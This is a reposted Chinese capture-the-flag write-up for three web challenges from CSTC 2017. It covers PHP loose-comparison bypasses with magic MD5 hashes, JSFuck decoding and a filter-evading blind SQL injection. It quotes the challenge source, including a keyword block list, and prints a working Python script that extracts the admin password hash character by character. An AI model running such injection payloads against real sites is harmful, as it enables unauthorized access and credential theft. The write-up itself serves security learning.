CSTC-2017-Web-writeup

转载

Berry2014 于 2017-04-17 11:24:00 发布 166 收藏
文章标签： php 数据库 javascript ViewUI
原文链接：http://www.cnblogs.com/Mrsmlth/p/6722007.html

0x01 前言

这一次的比赛web题只做出来3个，也是菜的抠脚。。

0x02 web-签到题 php弱类型

查看源码，发现是代码审计，要求用户名必须为字母，密码必须为数字，登陆页面可以用开头为0e的md5值绕过，下面列出一串0e开头的md5值


```
<!--  if (isset($_GET['Username']) && isset($_GET['password'])) {
        $logined = true;
      $Username = $_GET['Username'];
      $password = $_GET['password'];

      if (!ctype_alpha($Username)) {$logined = false;}
      if (!is_numeric($password) ) {$logined = false;}
      if (md5($Username) != md5($password)) {$logined = false;}

      if ($logined){
          echo "successful";
      } else {
          echo "login failed!";
      }
  }
-->
```

```
<?php
var_dump(md5('240610708') == md5('QNKCDZO')); //bool(true)
var_dump(md5('aabg7XSs') == md5('aabC9RqS')); //bool(true)
var_dump(sha1('aaroZmOk') == sha1('aaK1STfY')); //bool(true)
var_dump(sha1('aaO8zKZF') == sha1('aa3OFF9m')); //bool(true)
var_dump('0010e2' == '1e3'); //bool(true)
var_dump('0x1234Ab' == '1193131'); //bool(true)
var_dump('0xABCdef' == '     0xABCdef'); //bool(true)
?>
```

这里是利用了php弱类型的漏洞，0e开头的md5值在进行比较的时候，会将0e识别为科学计数法，先做字符串到数字类型的转换，0的很多次方还是0所以相等，绕过



第二部分是代码审计，同样是利用php弱类型 把json_decode中的内容解码之后，将里面的key键所对应的值与$key进行比较，如果正确则返回flag

php在进行数字与字符串比较的时候，会将字符串先转化成数字类型，然后再进行比较

```
    <!--  if (isset($_POST['message'])) {
    $message = json_decode($_POST['message']);
    $key ="*********";
    if ($message->key == $key) {
        echo "flag";
    }
    else {
        echo "fail";
    }
}
else{
    echo "^^^^^";
}
```

```
<?php
var_dump("admin"==0); //bool(true)
var_dump("0e123"==0); //bool(true)
var_dump("4test"==4); //bool(true)
?>
```

所以我们的poc是 message={"key":0}即可拿到flag

0x03 web 抽抽奖

在 http://117.34.111.15/js/jQuery.js 中找到了一串jsfuck加密，解密即可拿到flag 推荐两个解jsfuck的网站

www.jsfuck.com

https://enkhee-osiris.github.io/Decoder-JSFuck

0x04 web soeasy

```
 1  <?php
 2
 3 include("config.php");
 4
 5 $conn ->query("set names utf8");
 6
 7 function randStr($lenth=32){
 8     $strBase = "1234567890QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm";
 9     $str = "";
10     while($lenth>0){
11       $str.=substr($strBase,rand(0,strlen($strBase)-1),1);
12       $lenth --;
13     }
14    return $str;
15 }
16
17 if($install){
18     $sql = "create table `user` (
19          `id` int(10) unsigned NOT NULL PRIMARY KEY  AUTO_INCREMENT ,
20          `username` varchar(30) NOT NULL,
21          `passwd` varchar(32) NOT NULL,
22          `role` varchar(30) NOT NULL
23        )ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci ";
24     if($conn->query($sql)){
25        $sql  = "insert into `user`(`username`,`passwd`,`role`) values
('admin','".md5(randStr())."','admin')";
26        $conn -> query($sql);
27     }
28 }
29
30 function filter($str){
```

```php
    $filter = "/ |\*|#|;|,|is|union|like|regexp|for|and|or|file|--
|\||`|&|".urldecode('%09')."|".urldecode("%0a")."|".urldecode("%0b")."|".urldecode('%0c')."|".urldecode('%0d
')."|".urldecode('%a0')."/i";
    if(preg_match($filter,$str)){
        die("you can't input this illegal char!");
    }
    return $str;

}


function show($username){
  global $conn;
  $sql = "select role from `user` where username ='".$username."'";
  $res = $conn ->query($sql);
  if($res->num_rows>0){

     echo "$username is ".$res->fetch_assoc()['role'];
  }else{
      die("Don't have this user!");
  }
}

function login($username,$passwd){
    global $conn;
    global $flag;

    $username = trim(strtolower($username));
    $passwd = trim(strtolower($passwd));
    if($username == 'admin'){
        die("you can't login this as admin!");
    }

    $sql = "select * from `user` where username='".$conn->escape_string($username)."' and
passwd='".$conn->escape_string($passwd)."'";
    $res = $conn ->query($sql);
    if($res->num_rows>0){
        if($res->fetch_assoc()['role'] === 'admin') exit($flag);
    }else{
       echo "sorry,username or passwd error!";
    }

}

function source(){

    highlight_file(__FILE__);
}

$username = isset($_POST['username'])?filter($_POST['username']):"";
$passwd = isset($_POST['passwd'])?filter($_POST['passwd']):"";

$action = isset($_GET['action'])?filter($_GET['action']):"source";

switch($action){
   case "source": source(); break ;
   case "login" : login($username,$passwd);break;
   case "show" : show($username);break;
}
```

action 有三种模式 source login show ， source是使代码高亮，login 是需要登陆 ,show 是查找username是否存在

查看源码得知username为admin password为一串随机生成的32字符串的md5值 显然通过login 这里爆破密码是不可取的，并且login要绕过admin，这里参考了p牛的文章，用%c2可以绕过

回归正题这里在login字段有一个$sql语句可以注入，属于盲注，下面这些字段被过滤了

```
<?php
*
;
,
is
union
like
regexp
for
and
or
file
--
|
`
&
空格
?>
```

View Code
这道题和swup-CTF的题有点类似

()可以绕过空格，运用select*from xx where xx='0'='1'='0' 然后在1中放入我们的代码就好了


```
1 row in set (0.00 sec)

mysql> select*From user where username='username'=(select(1)from(user)where(mid((passwd)from(32))='6'))='';
+----+----------+----------------------------------+-------+
| id | username | passwd                           | role  |
+----+----------+----------------------------------+-------+
|  1 | admin    | 4daa713c688ff08dc09b984d4d221f06 | admin |
+----+----------+----------------------------------+-------+
1 row in set (0.00 sec)
```

直接放poc

```
#coding=utf-8
import requests
url='http://117.34.111.15:89/index.php?action=show'
string='abcdef0123456789'
flag=""
for length in range(1,33):
    for x in string:
        s=requests.session()
        payload={"username":"username'=(select(1)from(user)where(mid((passwd)from(%d))='%s%s'))='"%(33-length,x,flag)}
        if 'admin' in s.post(url,data=payload).content:
            flag=x+flag
            print 33-length,flag
```

最终将密码的md5值跑出来



login处%c2绕过原理具体请看p牛文章 Mysql字符编码利用技巧

最终getflag

转载于:https://www.cnblogs.com/Mrsm1th/p/6722007.html